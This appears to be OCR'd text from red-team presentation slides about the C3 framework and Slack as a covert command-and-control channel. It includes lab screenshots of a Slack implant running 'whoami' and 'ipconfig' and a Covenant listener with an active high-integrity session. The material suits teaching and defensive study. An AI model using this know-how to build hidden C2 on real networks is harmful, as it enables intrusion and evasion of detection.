
INTRODUCTION TO C3

- C3 started as an “External C2” implementation, but is intended to be framework agnostic
- Design requirements
  - Enable rapid prototyping
  - Be dynamically adaptable
  - Allow chaining
  - Credits to William Knowles, Janusz Szmigielski & Nick Jones
  - Huge thanks to F-secure & mwrlabs for this awesome toolkit

C3 MAIN COMPONENTS

- Connector – connection between Gateway and the C2 Framework.
- Gateway – a main node which allows to set up other infrastructure around it
- Channel – a communication medium, by default we can use Slack or UNCShare.
- Relay – this is the payload of C3, however, it does not allow you to execute any commands.

CUSTOM COMMAND & CONTROL COMMUNICATION




MAKING IT EXTENSIBLE: INTERFACES

- Primary means of extending C3; Intended to make it “modular”. Has 2 types:
- **Channel Interface:**
  - The “path” to another relay
  - Function as what is commonly associated with the notion of a C2 channel (e.g http)
- **Implant Interface:**
  - The “path” to a framework implant (e.g a named pipe)

C3 CHANNEL - SLACK

GUIDEM

- Organizations are embracing the cloud based technology for collaboration and bots such as Slack
- Several security researchers have experimented with Slack as a C2 channel, creating "Slackor", Slack C2bot and Slackshell
- Legitimate applications and are frequently used to move files around
- Little risk that anti-virus or endpoint solutions will detect the infiltration of malicious code or the exfiltration of sensitive data




Build

Command & Control

for just your team, or Slack's millions of users

https://www.praetorian.com/blog/using-slack-as-c2-channel-mitre-attack-web-service-t1102?edition=2019
https://github.com/praetorian-inc/slack-c2bot

C3 CHANNEL - SLACK



myslackbot APP 12:38 PM
Hello, ZRM5TYWmlgBrBeOe reporting for duty.

operator 12:38 PM
ZRM5TYWmlgBrBeOe run whoami

myslackbot APP 12:40 PM
desktop-mk2b59j\test

operator 12:40 PM
ZRM5TYWmlgBrBeOe run ipconfig

myslackbot APP 12:44 PM


```
Windows IP Configuration

Ethernet adapter Ethernet0:

 Connection-specific DNS Suffix . : localdomain
 Link-local IPv6 Address . . . . . : fe80::5dd3:9a49:
 IPv4 Address. . . . . . . . . . . : 192.168.67.139
 Subnet Mask . . . . . . . . . . . : 255.255.255.0
 Default Gateway . . . . . . . . . : 192.168.67.2

Ethernet adapter Npcap Loopback Adapter:

 Connection-specific DNS Suffix . :
 Link-local IPv6 Address . . . . . : fe80::54d:5e7d:4
 Autoconfiguration IPv4 Address. . : 169.254.234
 Subnet Mask . . . . . . . . . . . : 255.255.0.0
 Default Gateway . . . . . . . . . :

Ethernet adapter Bluetooth Network Connection:

 Media State . . . . . . . . . . . : Media disconnected
```

```
C:\Users\Test\Downloads>win_slack_implant.exe
Message successfully sent to channel C5H6MC85T at 1554395907.001700
cmd:
whoami
output:
desktop-mk2b59j\test

Message successfully sent to channel C5H6MC85T at 1554396027.002100
cmd:
ipconfig
output:

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::5dd3:9a49:8d1c:18b2%5
   IPv4 Address. . . . . . . . . . . : 192.168.67.139
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.67.2

Ethernet adapter Npcap Loopback Adapter:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::54d:5e7d:4a43:ea6f%4
   Autoconfiguration IPv4 Address. . : 169.254.234.111
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . :
```

Executing the commands using the implant (**win_slack_implant.exe**)

Running "whoami" using slack against the compromised machine

https://www.praetorian.com/blog/using-slack-as-c2-channel-mitre-attack-web-service-t1102?edition=2019



#cyber-news

Add a topic

10

actively...

June 19th, 2019

Jun 15th, 2019

July 10th, 2019

Roland 7:29 AM

joined #cyber-news along with 2 others.

Message #cyber-news

LABS

Gateway Selection

Gateways: guidem-c3-slack - 3d3854894870c670

guidem-c3-slack

Network

Relays

Channels

Connectors

Peripherals

URL http://loca

Port

Refresh Rate 2 seconds

Auto Update

NEW GATEWAY

Covenant

Not secure | 127.0.0.1:7443/listener

COVENANT


Welcome, guidem! Logout


Listeners

Listeners | Profiles

Name	ListenerType	Status	StartTime	ConnectAddresses	ConnectPort
C3Bridge	Bridge	Active	10/8/2020 9:16:51 PM	127.0.0.1	8000

C3 CHANNEL – SLACK (ATTACKER)





Grunts

	Name	Hostname	User	Integrity	LastCheckIn	Status	Note	Templat
>_	458d2aa5ed	ws01	itadmin	High	10/8/2020 9:19:52 PM	Active		GruntSM

Page 1 of 1

>_ 458d2aa5ed ×

```
[10/8/2020 9:18:16 PM UTC] WhoAmI completed
(guidem) > whoami

LABS\itadmin

